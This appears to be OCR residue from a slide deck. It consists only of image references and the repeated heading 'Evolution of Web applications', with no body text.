
Evolution of Web applications




Evolution of Web applications




Evolution of Web applications




Evolution of Web applications



Evolution of Web applications





